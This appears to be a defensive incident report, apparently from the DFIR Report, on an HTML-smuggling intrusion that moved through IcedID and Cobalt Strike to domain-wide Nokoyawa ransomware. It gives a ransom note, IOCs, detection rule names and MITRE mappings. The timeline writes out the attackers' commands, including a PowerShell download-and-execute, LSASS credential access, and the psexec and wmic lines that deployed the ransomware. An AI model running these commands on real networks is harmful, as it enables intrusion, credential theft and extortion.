
```
Excluded Directories

- Windows

- Program Files

- Program Files (x86)

- AppData

- ProgramData

- System Volum Information



Excluded File Extensions

- .exe

- .dll

- .ini

- .lnk

- .url

_ ""
```

Ransom Note


```
Nokoyawa.



If you see this, your files were successfully encrypted.

We advice you not to search free decryption method.

It's impossible. We are using symmetrical and asymmetric encryption.
```

```
ATTENTION:

        - Don't rename encrypted files.

        - Don't change encrypted files.

        - Don't use third party software.



To reach an agreement we offer you to visit our Onion Website.

How to open Onion links:

        - Download TOR Browser from official website.

        - Open and enter this link:

                http://[REDACTED]

        - On the page you will see a chat with the Support.

        - Send your first message.



The faster you contact with us the faster you will get a solution.
```

Timeline


HTML Smuggling Leads to Domain Wide Ransomware
Day 1
11:33 UTC HTML Smuggling ZIP Downloaded
Downloaded redacted-invoice-10.31.22.html
Opens password protected ZIP file: C:\Users\<USER>\Downloads\8c1181d-65fd-48ee-b650-296122a21067.zip
11:34 UTC IcedID ISO Mounted & Executed
C:\Users\<USER>\AppData\Local\Temp\Temp_8c1181d-65fd-48ee-b650-296122a21067.zip\document-35068.iso
Executed LNK - \Device\CdRom0\DOCUMENTS~977.LNK
IcedID
C:\Windows\system32\cmd.exe, /c, D:\demurest.cmd
xcopy templates544.png C:\Users\<USER>\AppData\Local\Temp\l6958.7166 /h /s /e
xcopy C:\Windows\system32\rundll32.exe C:\Users\<USER>\AppData\Local\Temp\entails.exe /h /s /e
C:\Users\<USER>\AppData\Local\Temp\entails.exe C:\Users\<USER>\AppData\Local\Temp\l6958.7166,#1
C2 - trentonkaizerfak[.]com 159.89.12.125[:]80
C2 - questdisar[.]com at 5.255.103[.]16
C2 - pikchayola[.]pics at 5.255.103[.]16
11:35 UTC Persistence via Scheduled Task
Hourly Task for running rundll32.exe "C:\Users\<USER>\AppData\Local\jada.higgs\jzjeubaw64.dll",#1 --oyxo="EdgeDecrease\license.dat"
11:36 UTC IcedID Discovery Commands
cmd.exe /c chcp >&2
systeminfo
ipconfig /all
nltest /domain_trusts /all_trusts
nltest /domain_trusts
net config workstation
net view /all /domain
net view /all
net group "Domain Admins" /domain
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
14:22 UTC Cobalt Strike Process Spawned
C:\Windows\SysWOW64\cmd.exe spawned from entails.exe
C2 - 5.8.18[.]242
Sever linked to Case 18190
14:24 UTC Discovery & Credential Access
C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
Pipe Created: \postex_6be7
LSASS Memory Access
17:06 UTC Additional Discovery & Credential Access
C:\Windows\system32\cmd.exe /C net user <USER> /domain
Pipe Created - \postex_808d
LSASS Memory Access
17:14 UTC Lateral Movement to Domain Controller
Established RDP connection from beachhead to domain controller
17:25 UTC Staging Tools
C:\Windows\Temp\1.dll
C:\Windows\Temp\1.bat
17:34 UTC Discovery & Collection from Domain Controller
copy 1.dll \\<beachhead>\c$\windows\temp\
C:\Windows\Temp\adfind.bat
adfind.exe -f (objectcategory=person)
adfind.exe -f objectcategory=computer
adfind.exe -f (objectcategory=organizationalUnit)
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -f "(objectcategory=group)"
adfind.exe -gcb -sc trustdmp
7.exe a -mx3 ad.7z ad_*
del 7.exe adfind* ad_*
C:\Windows\Temp\ns.bat
22:22 UTC Credential Access from Domain Controller
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB...
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:8897/'); Invoke-SessionGopher
22:42 UTC Cobalt Strike Port Scans and RDP Lateral Movement
Scanned for open RDP ports (3389) from beachhead
RDP logins to Backup and File Share servers
23:16 UTC Additional Discovery from Domain Controller
C:\Windows\Temp\netscan.exe
scan the local subnet for ports 80, 135, 445, 3389
23:36 UTC Staging Ransomware Deployment from Domain Controller
C:\Windows\Temp\k.exe
C:\Windows\Temp\p.bat
C:\Windows\Temp\psexec.exe
C:\Windows\Temp\1.bat
C:\Windows\Temp\2.bat
C:\Windows\Temp\3.bat
C:\Windows\Temp\4.bat
C:\Windows\Temp\5.bat
C:\Windows\Temp\6.bat
23:41 UTC Lateral Ransomware Deployment Transfer
C:\Windows\system32\cmd.exe /K copy p.bat \\<DC>\c$\windows\temp\
C:\Windows\system32\cmd.exe /K copy k.exe \\<DC>\c$\windows\temp\
23:45 UTC Impact Deploy Ransomware
wmic /node:"<DC>" /user:"DOMAIN\USER" /password:"<Password>" process call create "cmd.exe /c copy \\<DC>\c$\windows\temp\k.exe c:\windows\temp\"
psexec.exe \\<DC> -u <DOMAIN>\<USER> -p "<Password>" -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
c:\windows\temp\k.exe --config eyJFWFRFTlNJT04iOiAiGVdBWU9LT04iLCAiTk...
wmic /node:"<IP>" /user:"<DOMAIN>\<USER>" /password:"<Password>" process call create "cmd.exe /c c:\windows\temp\p.bat"
c:\windows\temp\k.exe --config eyJFWFRFTlNJT04iOiAiGVdBWU9LT04iLCAiTk...

Diamond Model



Indicators

Atomic

```
Cobalt Strike:

  5.8.18.242:443



IcedID:

  trentonkaizerfak[.]com at 159.89.12.125:80

  questdisar[.]com at 5.255.103.16:443

  pikchayola[.]pics at 5.255.103.16:443
```

Computed

```
1.dll

9740f2b8aeacc180d32fc79c46333178

c599c32d6674c01d65bff6c7710e94b6d1f36869
```

d3db55cd5677b176eb837a536b53ed8c5eabbfd68f64b88dd083dc9ce9ffb64e

8c11812d-65fd-48ee-b650-296122a21067.zip

4f4231ca9e12aafac48a121121c6f940

7bd217554749f0f3c31957a37fc70d0a86e71fc3

be604dc018712b1b1a0802f4ec5a35b29aab839f86343fc4b6f2cb784d58f901

adfind.bat

ebf6f4683d8392add3ef32de1edf29c4

444c704afe4ee33d335bbdfae79b58aba077d10d

2c2513e17a23676495f793584d7165900130ed4e8cccf72d9d20078e27770e04

demurest.cmd

586fe6d361ef5208fad28c5ff8a4579b

bf4177381235393279e7cdfd45a3fa497b7b8a96

364d346da8e398a89d3542600cbc72984b857df3d20a6dc37879f14e5e173522

documents-9771.lnk

51e416c3d3be568864994449cd39caa1

ee1c5e9f1257fbda3b174d534d06dddf435d3327

57842fe8723ed6ebdf7fc17fc341909ad05a7a4feec8bdb5e062882da29fa1a8

```
k.exe
40c9dc2897b6b348da88b23deb0d3952
0f5457b123e60636623f585cc2bf2729f13a95d6
7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6

netscan.exe
16ef238bc49b230b9f17c5eadb7ca100
a5c1e4203c740093c5184faf023911d8f12df96c
ce6fc6cca035914a28bbc453ee3e8ef2b16a79afc01d8cb079c70c7aee0e693f

p.bat
385d21c0438f5b21920aa9eb894740d2
5d2c17799dfc6717f89cd5f63951829aed038041
e351ba5e50743215e8e99b5f260671ca8766886f69d84eabb83e99d55884bc2f

psexec.exe
c590a84b8c72cf18f35ae166f815c9df
b97761358338e640a31eef5e5c5773b633890914
57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4
```

```
pimpliest_kufic.png

49524219dbd2418e3afb4e49e5f1805e

b8cb71c48a7d76949c93418ddd0bcae587bef6cc

c6294ebb7d2540ee7064c60d361afb54f637370287983c7e5e1e46115613169a



redacted-invoice-10.31.22.html

c8bdc984a651fa2e4f1df7df1118178b

f62b155ab929b7808de693620d2e9f07a9293926

31cd7f14a9b945164e0f216c2d540ac87279b6c8befaba1f0813fbad5252248b



templates544.png

14f37c8690dda318f9e9f63196169510

306e4ede6c7ea75ef5841f052f9c40e3a761c177

e71772b0518fa9bc6dddd370de2d6b0869671264591d377cdad703fa5a75c338
```

Detections

Network

```
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike

ET INFO RDP - Response To External Host

ET MALWARE Meterpreter or Other Reverse Shell SSL Cert

ET MALWARE Win32/IcedID Request Cookie

ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
```

```
ET POLICY PsExec service created

ET POLICY SMB Executable File Transfer

ET POLICY SMB2 NT Create AndX Request For a .bat File

ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral
Movement

ET POLICY SMB2 NT Create AndX Request For an Executable File

ET POLICY SMB2 NT Create AndX Request For an Executable File In a Temp
Directory

ET RPC DCERPC SVCCTL - Remote Service Control Manager Access

ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection

ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection

ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or
Infection (Inbound)

ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or
Infection (Outbound)
```

Sigma

DFIR Report Repo:

```
CHCP CodePage Locale Lookup dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f

AdFind Discovery 50046619-1037-49d7-91aa-54fc92923604
```

Sigma Repo:

```
Bad Opsec Defaults Sacrificial Processes With Improper Arguments a7c3d773-
caef-227e-a7e7-c2f13c622329

Change PowerShell Policies to an Insecure Level 87e3c4e8-a6a8-4ad9-bb4f-
46e7ff99a180
```

CMD Shell Output Redirect 4f4eaa9f-5ad4-410c-a4be-bc6132b0175a

CobaltStrike BOF Injection Pattern 09706624-b7f6-455d-9d02-adee024cee1d

First Time Seen Remote Named Pipe 52d8b0c6-53d6-439a-9e41-52ad442ad9ad

ISO File Created Within Temp Folders 2f9356ae-bf43-41b8-b858-4496d83b2acb

ISO Image Mount 0248a7bc-8a9a-4cd8-a57e-3ae8e073a073

New Process Created Via Wmic.EXE 526be59f-a573-4eea-b5f7-f0973207634d

Net.exe Execution 183e7ea8-ac4b-4c23-9aec-b3dac4e401ac

Non Interactive PowerShell Process Spawned f4bbd493-b796-416e-bbf2-121235348529

Potential Defense Evasion Via Rename Of Highly Relevant Binaries 0ba1da6d-b6ce-4366-828c-18826c9de23e

Potential Execution of Sysinternals Tools 7cccd811-7ae9-4ebe-9afd-cb5c406b824b

Potential Recon Activity Via Nltest.EXE 5cc90652-4cbd-4241-aa3b-4b462fa5a248

Process Creation Using Sysnative Folder 3c1b5fb0-c72f-45ba-abd1-4d4c353144ab

Psexec Execution 730fc21b-eaff-474b-ad23-90fd265d4988

Rundll32 Execution Without DLL File c3a99af4-35a9-4668-879e-c09aeb4f2bdf

Share And Session Enumeration Using Net.EXE 62510e69-616b-4078-b371-847da438cc03

SMB Create Remote File Admin Share b210394c-ba12-4f89-9117-44a2464b9511

Suspicious Call by Ordinal e79a9e79-eb72-4e78-a628-0e7e8f59e89c

Suspicious Copy From or To System32 fff9d2b7-e11c-4a69-93d3-40ef66189767

Suspicious Encoded PowerShell Command Line ca2092a1-c273-4878-9b4b-0d60115bf5ea

```
Suspicious Execution of Hostname 7be5fb68-f9ef-476d-8b51-0256ebece19e

Suspicious Group And Account Reconnaissance Activity Using Net.EXE d95de845-
b83c-4a9a-8a6a-4fc802ebf6c0

Suspicious Manipulation Of Default Accounts Via Net.EXE 5b768e71-86f2-4879-
b448-81061cbae951

Suspicious Network Command a29c1813-ab1f-4dde-b489-330b952e91ae

Suspicious Process Created Via Wmic.EXE 3c89a1e8-0fba-449e-8f1b-8409d6267ec8

Suspicious Rundll32 Without Any CommandLine Params 1775e15e-b61b-4d14-a1a3-
80981298085a

WMIC Remote Command Execution 7773b877-5abb-4a3e-b9c9-fd0369b59b00

WmiPrvSE Spawned A Process d21374ff-f574-44a7-9998-4a8c8bf33d7d

CobaltStrike Named Pipe d5601f8c-b26f-4ab0-9035-69e11a8d4ad2

Suspicious Execution of Systeminfo 0ef56343-059e-4cb6-adc1-4c3c967c5e46
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/14335/14335.yar#L184-L203

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18190/18190.yar#L12-L43

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18190/18190.yar#L45-L76

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/1013/1013.yar#L72-L103

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18543/18543.yar

MITRE

18543 - HTML Smuggling Leads to Domain Wide Ransomware		
	Tools	Technique
Initial Access		Spearphishing Attachement - T1566.001
Execution	IcedID Cobalt Strike	Malicious File - T1204.002 PowerShell - T1059.001 Windows Command Shell - T1059.003 Windows Management Instrumenation - T1047
Persistence	IcedID	Scheduled Task - T1053.005
Privilege Escalation		Valid Accounts - T1078
Defense Evasion		Match Legitimate Name or Location - T1036.005 Process Injection - T1055 HTML Smuggling - T1027.006 Rundll32 - T1218.011
Credential Access	Invoke-SessionGopher	LSASS Memory - T1003.001 Credentials in Files - T1552.001 Credentials in Registry - T1552.002
Discovery	net systeminfo ipconfig nltest SoftPerfect Network Scanner Adfind nslookup	System Network Configuration Discovery - T1016 System Information Discovery - T1082 System Language Discovery - T1614.001 Remote System Discovery - T1018 Local Groups - T1069.001 Local Account - T1087.001 Domain Trust Discovery - T1482 Domain Groups - T1069.002 Domain Account - T1087.002 Network Share Discovery - T1135 Security Software Discovery - T1518.001
Lateral Movement	PsExec	Remote Desktop Protocol - T1021.001 Lateral Tool Transfer - T1570 SMB/Windows Admin Shares - T1021.002
Collection	7-zip	Archive Collected Data - T1560
Command and Control	IcedID Cobalt Strike	Web Protocols - T1071.001
Exfiltration		
Impact	Nokoyawa Ransomware	Data Encrypted for Impact - T1486

```
PsExec - S0029

AdFind - S0552
```

Net - S0039

Systeminfo - S0096

ipconfig - S0100

Nltest - S0359

Malicious File - T1204.002

Scheduled Task - T1053.005

Web Protocols - T1071.001

Data Encrypted for Impact - T1486

LSASS Memory - T1003.001

System Network Configuration Discovery - T1016

System Information Discovery - T1082

System Language Discovery - T1614.001

Remote System Discovery - T1018

Local Groups - T1069.001

Local Account - T1087.001

Domain Trust Discovery - T1482

Domain Groups - T1069.002

Domain Account - T1087.002

Network Share Discovery - T1135

Security Software Discovery - T1518.001

Remote Desktop Protocol - T1021.001

```
Lateral Tool Transfer - T1570

SMB/Windows Admin Shares - T1021.002

Match Legitimate Name or Location - T1036.005

Process Injection - T1055

Rundll32 - T1218.011

Archive Collected Data - T1560

HTML Smuggling - T1027.006

Valid Accounts - T1078

Credentials in Files - T1552.001

Credentials in Registry - T1552.002

PowerShell - T1059.001

Windows Command Shell - T1059.003

Windows Management Instrumenation - T1047
Spearphishing Attachement - T1566.001
```

DFIR Report Tracking

```
SoftPerfect Network Scanner

Cobalt Strike

IcedID
```

Internal case # 18543